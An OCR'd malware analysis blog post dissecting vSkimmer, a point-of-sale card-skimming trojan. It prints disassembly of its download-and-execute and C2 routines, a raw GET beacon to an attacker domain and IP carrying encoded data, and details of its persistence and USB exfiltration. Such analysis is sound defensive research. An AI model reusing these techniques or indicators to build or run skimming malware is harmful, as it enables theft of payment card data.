

vSkimmer, Another POS malware

xylibox.com/2013/01/vskimmer.html



When i've view this post, content was already removed and member Banned.




vSkimmer - Virtual Skimmer

Functions:
- Track 2 grabber
- HTTP Loader (Download & Execute)
- Update bot itself


Working Modes:
- Online: If internet is reachable it will try to bypass firewalls and communicate to a the control panel.
- Offline: If internet is not reachable it wait for a specific pendrive/flashdrive plugged in and copy logs to it.

Server coded in PHP (can be modified on request to send logs to remote server, via smtp, etc..)
Client coded in C++ no dependencies, 66kb, cryptable. (can be customized)


The malware check the presence of debugger:




Get PC details (OS,Computer name, GUID for identify you in the POS botnet, etc..)



Check if the file is executed from %APPDATA% if not add registry persistence, firewall rule, make a copy and execute the copy:




Detail of the registry persistence:




Firewall rule to allow the malware:

Create a mutex, thread and get host information:




Check for process:




Some are whitlisted: "System", smss.exe, csrss.exe, winlogon.exe, services.exe, lsass.exe, svchost.exe, spoolsv.exe, wscntfy.exe, alg.exe, mscorsvw.exe, ctfmon.exe, explorer.exe:

And when finally a process is found:


Read the process and search for pattern:




If nothing found:



Get infos, Base64 and call the gate via GET request:



Answer:



• dns: 1 ›› ip: 31.31.196.44 - adresse: WWW.POSTERMINALWORLD.LA

Parse the answer:

```
00408F2E  .  BB 98D94100   MOV EBX,41D998                    ASCII "</cmd>"
00408F33  .  BE 94D94100   MOV ESI,41D994
00408F38  >  8D85 F0F7FFFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F3E  .  8985 C4F6FFFF MOV DWORD PTR SS:[EBP-93C],EAX
00408F44  >  8B85 C4F6FFFF MOV EAX,DWORD PTR SS:[EBP-93C]
00408F4A  .  0FB600        MOVZX EAX,BYTE PTR DS:[EAX]
00408F4D  .  3C 20         CMP AL,20
00408F4F  .v 7D 08         JGE SHORT 00408F59                suchost.00408F59
00408F51  .  3C 0A         CMP AL,0A
00408F53  .v 74 04         JE SHORT 00408F59                 suchost.00408F59
00408F55  .  3C 0D         CMP AL,0D
00408F57  .v 75 17         JNZ SHORT 00408F70                suchost.00408F70
00408F59  >  50            PUSH EAX
00408F5A  .  8D85 24F6FFFF LEA EAX,DWORD PTR SS:[EBP-9DC]
00408F60  .  50            PUSH EAX
00408F61  .  E8 51F6FFFF   CALL 004085B7                     suchost.004085B7
00408F66  .  FF85 C4F6FFFF INC DWORD PTR SS:[EBP-93C]
00408F6C  .  59            POP ECX
00408F6D  .  59            POP ECX
00408F6E  .^ EB D4         JMP SHORT 00408F44                suchost.00408F44
00408F70  >  837D 08 01    CMP DWORD PTR SS:[EBP+8],1
00408F74  .v 0F85 7B030000 JNZ 004092F5                      suchost.004092F5
00408F7A  .  8D85 38F7FFFF LEA EAX,DWORD PTR SS:[EBP-8C8]
00408F80  .  50            PUSH EAX
00408F81  .  8D8D 14F6FFFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F87  .  E8 0CFEFFFF   CALL 00408D98                     suchost.00408D98
00408F8C  .  53            PUSH EBX
00408F8D  .  C645 FC 0B    MOV BYTE PTR SS:[EBP-4],0B
00408F91  .  E8 8A0C0000   CALL 00409C20                     suchost.00409C20
00408F96  .  59            POP ECX
00408F97  .  50            PUSH EAX
00408F98  .  57            PUSH EDI
00408F99  .  53            PUSH EBX
00408F9A  .  8D8D 38F7FFFF LEA ECX,DWORD PTR SS:[EBP-8C8]
00408FA0  .  E8 5AEFFFFF   CALL 00407EFF                     suchost.00407EFF
00408FA5  .  68 8CD94100   PUSH 41D98C                       ASCII "<cmd>"
```

Answer is reduced to first 3 letters and compared with 'dlx' (Download & Execute) and 'upd' (Update) if one of these are found that mean the bad guys send us an order.

For example dlx:


```
00408D11  .  E8 C0240100   CALL 00419D6                              CMP.SvrInon.URLDownloadToFileA>
00408D16  .  83BD E4FEFFFF CMP DWORD PTR SS:[EBP-11C],10
00408D1D  .  8B85 D0FEFFFF MOV EAX,DWORD PTR SS:[EBP-130]
00408D23  .v 73 06         JNB SHORT 00408D2B                      svchost.00408D2B
00408D25  .  8D85 D0FEFFFF LEA EAX,DWORD PTR SS:[EBP-130]
00408D2B  >  53            PUSH EBX                                IsShown
00408D2C  .  53            PUSH EBX                                DefDir
00408D2D  .  53            PUSH EBX                                Parameters
00408D2E  .  50            PUSH EAX                                FileName
00408D2F  .  68 98D94100   PUSH 41D998                             Operation = "open"
00408D34  .  53            PUSH EBX                                hWnd
00408D35  .  FF15 C0D14100 CALL DWORD PTR DS:[41D1C0]              ShellExecuteA
00408D3B  .  68 E8030000   PUSH 3E8                                Timeout = 1000. ms
00408D40  .  85C0          TEST EAX,EAX
00408D42  .v 74 0E         JE SHORT 00408D52                       svchost.00408D52
00408D44  .  FF15 58D04100 CALL DWORD PTR DS:[41D058]              Sleep
00408D4A  .  57            PUSH EDI
00408D4B  .  68 68D94100   PUSH 41D968                             ASCII "ok"
00408D50  .v EB 0C         JMP SHORT 00408D5E                      svchost.00408D5E
00408D52  >  FF15 58D04100 CALL DWORD PTR DS:[41D058]              Sleep
00408D58  .  57            PUSH EDI
00408D59  .  68 64D94100   PUSH 41D964                             ASCII "ko"
00408D5E  >  8D85 38FCFFFF LEA EAX,DWORD PTR SS:[EBP-3D8]
00408D64  .  50            PUSH EAX
00408D65  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]
00408D68  .  E8 D7FAFFFF   CALL 00408844                           svchost.00408844
00408D6D  .  83C4 10       ADD ESP,10
00408D70  .  53            PUSH EBX                                ExitCode
00408D71  .  3975 08       CMP DWORD PTR SS:[EBP+8],ESI
00408D74  .v 75 06         JNZ SHORT 00408D7C                      svchost.00408D7C
00408D76  .  FF15 8CD04100 CALL DWORD PTR DS:[41D08C]              ExitProcess
```

Order is executed and a response is send to the server:


```
00408EE7  >  57            PUSH EDI                                Flags
00408EE8  .  FFB5 80F7FFFF PUSH DWORD PTR SS:[EBP-880]             DataSize
00408EEE  .  50            PUSH EAX                                Data
00408EEF  .  FFB5 BCF6FFFF PUSH DWORD PTR SS:[EBP-944]             Socket
00408EF5     FF15 E4D14100 CALL DWORD PTR DS:[41D1E4]              send
00408EFB  .  53            PUSH EBX
00408EFC  .  6A 03         PUSH 3
00408EFE  .  8D8D 14F6FFFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F04  .  E8 72FAFFFF   CALL 0040897B                           svchost.0040897B
00408F09  .  57            PUSH EDI                                Flags
00408F0A  .  68 FF070000   PUSH 7FF                                BufSize = 7FF (2047.)
00408F0F  .  8D85 F0F7FFFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F15  .  50            PUSH EAX                                Buffer
00408F16  .  FFB5 BCF6FFFF PUSH DWORD PTR SS:[EBP-944]             Socket
00408F1C  .  C645 FC 0A    MOV BYTE PTR SS:[EBP-4],0A
00408F20  .  FF15 E8D14100 CALL DWORD PTR DS:[41D1E8]              recv
DS:[0041D1E4]=719F4C27 (ws2_32.send)

Address   ASCII dump
00954140  GET /api/process.php?xy=ZDgxNjI1NTktOGIyZi00M2VyLTlmYjItNWEwM2M0
00954180  NzRjMzc2&zv=<cmd>nullok HTTP/1.1..Host: www.posterninalworld.la
```

The part i love with pos malware:


Or just a simple ";1234567891234567=12345678912345678900?" in a txt but it's more gangsta to swipe a card.
So the algo detect the pattern, the track2 is encoded to base64




And sent to the panel:




Now for the offline mode, get drive:




The flash drive must be named "KARTOXA007" (dumps in russian)






Create dmpz.log:




Now let's have a look on the panel:


POS Terminals:



Dump download:




Commands:



Settings:

Dumped.. :)



Sample:
https://www.virustotal.com/file/bb12fc4943857d8b8df1ea67eecc60a8791257ac3be12ae44634ee559da91bc0/analysis/1358237597/
Unpack:
https://www.virustotal.com/file/4fba64ad3a7e1daf8ca2d65c3f9b03a49083b7af339b995422c01a1a96532ca3/analysis/1358238314/
Thanks Zora for the sample :)